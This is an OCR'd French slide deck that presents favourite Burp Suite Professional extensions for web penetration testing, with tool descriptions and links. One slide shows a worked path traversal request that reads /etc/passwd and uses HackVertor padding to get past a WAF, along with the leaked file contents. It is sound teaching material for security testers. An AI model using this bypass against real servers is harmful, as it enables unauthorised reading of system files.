Turbo-Boosted Burp Suite

Burp Suite +

Addons adventure : Burp Suite customization

Table of contents

01

Burp Suite Professional

Pourquoi c’est bien

02

Le top des addons

Qui sont les meilleures

03

Les mentions honorables

C’est bien aussi

04

Conclusion

Maintenant ça marche mieux

01
Burp Suite Pro

Pourquoi c’est bien

Burp Suite Professional

Quelques features de la version professionnelle :


Addons	Accès à toutes les extensions du BApp Store
Active Scanner	Scanner de vulnérabilités avancé (Actif, passif, custom/template - BChecks...)
Faster Intruder	Intruder plus rapide, pas de delay
Gestion de projet	Possibilité d'enregistrer et de charger des projets
Wordlists	Accès à toutes les wordlists mises à disposition par PortSwigger (Filenames, payloads, Interesting files, ...)
Burp Collaborator	Service d'intéraction réseau - Out-of-band security testing (**OAST**)


02


Le top des addons

Qui sont les meilleures

01 - PwnFox









Liens :
- https://github.com/yeswehack/PwnFox
- https://addons.mozilla.org/fr/firefox/addon/pwnfox/

02 - HackVertor





Liens : - https://github.com/hackvertor/hackvertor

02 - HackVertor

Request

Pretty Raw Hex

```
POST /ajax_router.php HTTP/2
Host: exemple.com
Content-Length: 73
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/115.0.5790.110 Safari/537.36

ajax_route=functions/barraProgreso.php&id=../../../../../../../etc/passwd
```

Response

Pretty Raw Hex Render

```
HTTP/2 403 Forbidden
Server: awselb/2.0
Date: Fri, 18 Aug 2023 16:55:25 GMT
Content-Type: text/html
Content-Length: 520

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
```

Request

Pretty Raw Hex Hackvertor

```
POST /ajax_router.php HTTP/2
Host: example.com
Content-Length: 107
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/115.0.5790.110 Safari/537.36

foo=<@random_alpha_lower(10000)/>&ajax_route=functions/barraProgreso.php&id=
../../../../../../../etc/passwd
```


Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Date: Fri, 18 Aug 2023 17:03:04 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2163
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: 'img-src 'self' data:; base-uri 'self'; form-action 'self';
object-src 'none'

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

03 - Active Scan ++

Professional



- Potential host header attacks (password reset poisoning, cache poisoning, DNS rebinding)
- Edge side includes
- XML input handling
- Suspicious input transformation (eg 7*7 => '49', \x41\x41 => 'AA')
- Passive-scanner issues that only occur during fuzzing (install the 'Error Message Checks' extension for maximum effectiveness)

Liens : - https://github.com/PortSwigger/active-scan-plus-plus

04 - Param Miner

Issue detail

Unlinked parameter identified.

Successful probes


Found unlinked param: client-ip	client-ip	client-ipizsehp
visible_text	0	Y
content_length	31	60
tag_names	0	Y
limited_body_content	X	Y
error	0	1
word_count	2	5
whole_body_content	X	Y
zwrtxqva	1	0
visible_word_count	0	4

```
_vc=64be5312d04f3
Tczqbcs13sa8qrcpw: x
Client-Ip: zwrtxqvaxjxuun2eqj
Origin: https://ih4ovc5.com

```

```
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Content-Security-Policy: 'img-src 'self' data:;
 base-uri 'self'; form-action 'self';
object-src 'none'

ip detectada:zwrtxqvaxjxuun2eqj
```

Liens : - https://github.com/PortSwigger/param-miner


05 - JWT Editor




- Éditer et visualiser des JWT depuis le repeater
- Créer des clés symétriques / asymétriques
- Tester des attaques (none algorithm, HMAC Key Confusion, Embedded JWK, etc.)
- Scan de vulnérabilités liées aux JWTs (secret faible, etc.)

Liens : - https://github.com/blackberry/jwt-editor

06 - Turbo Intruder






- High-speed
- HTTP stack hand-coded
- Attacks are configured using Python code
- Multi-day/host attacks
- Support for headless environments
- Complex filters

Liens : - https://github.com/PortSwigger/turbo-intruder

07 - Authorize / Auth Analyzer




- **Red** → IDOR
- **Orange** → Maybe IDOR
- **Green** → No IDOR

/!\ False positive /!

Liens : - https://github.com/PortSwigger/autorize

08 - Collaborator Everywhere

Professional



Liens : - https://github.com/PortSwigger/collaborator-everywhere


09 - InQL

- Search for known GraphQL URL paths
- Search for exposed GraphQL
- Find queries, mutations, subscriptions
- Find objects and custom object types

Liens : - https://github.com/doyensec/inql

10 - Backslash Powered Scanner

Professional



? Suspicious Input Transformation

Issue: **Suspicious Input Transformation**
Severity: **High**
Confidence: **Tentative**
Host: **http://codepen.io**
Path: **/preprocessors**

Note: This issue was generated by the Burp extension: protoScan2.


Issue detail

The application transforms input in a way that suggests it might be vulnerable to some kind of server-side code injection
Affected parameter:1
Interesting transformations:

- \{ => {
- { => {
- \} => }
- } => }
- \(=> (
- (=> (
- \) =>)
-) =>)
- \[=> [
- [=> [
- \] =>]
-] =>]
- \` => `
- ` => `
- \# => #
- # => #
- \& => &
- & => &
- \| => |
- | => |
- \^ => ^
- ^ => ^

Boring transformations:

- \101 => \101
- \x41 => \x41
- \u0041 => \u0041
- \0 => \0
- \1 => \1
- \' => \'
- \" => \"
- \$ => \$
- \/ => \/




Liens : - https://github.com/PortSwigger/backslash-powered-scanner

03

Mentions honorables

C’est bien aussi



Mentions honorables

- Java Deserialization Scanner
- JSON Beautifier
- JWT ReAuth
- Upload Scanner
- HTTP Request Smuggler
- Web cache deception Scanner
- Log4Shell Everywhere
- JS miner
- Server-Side Prototype Pollution Scanner
- WSDler
- Content Type Converter
- Piper
- Nuclei
- YesWeBurp
- PHP Object Injection Check
- HopLa
- RIO
- Logger++

04

Conclusion

Maintenant ça marche mieux


Conclusion

- Marche mieux
- Couvre plus de cas
- Plus productif
- Plus rapide
- Automatisation ftw

Conclusion

Yes, but ...

Conclusion


Total estimated system impact: High
Consider unloading some extensions
18:11:01
- 2000ms +
Ryzen 5 3600
4.2 GHz
CPU 100% 76°C
C0 100% 77°C C3 100% 77°C C6 100% 77°C C9 100% 77°C
C1 100% 77°C C4 100% 77°C C7 100% 77°C C10 100% 77°C
C2 100% 77°C C5 100% 77°C C8 100% 77°C C11 100% 77°C
LAV: 14.7 13.1 7.99
proc filter per-core reverse tree < cpu lazy >
Pid: Program: Command: Threads: User: MemB Cpu%
68267 java /opt/BurpSuitePro/jre/bin/java -splash:/op 1045 alex 6.4G 96.4

Ressources

- https://github.com/snoopysecurity/awesome-burp-extensions
- https://portswigger.net/solutions/penetration-testing/penetration-testing-tools
- https://portswigger.net/bappstore
- https://blog.yeswehack.com/category/yeswerhackers/pimpmyburp/
- https://blog.yeswehack.com/yeswerhackers/pimpmyburp-9-use-bcheck-to-improve-vulnerability-scanning/
- https://portswigger.net/burp/documentation/desktop/extensions/installing-extensions
- https://portswigger.net/burp/documentation/desktop/automated-scanning
- https://www.blackhat.com/docs/eu-16/materials/eu-16-Kettle-Backslash-Powered%20Scanning-Hunting-Unknown-Vulnerability-Classes.pdf

Thanks!

Questions ? :)

@Nishacid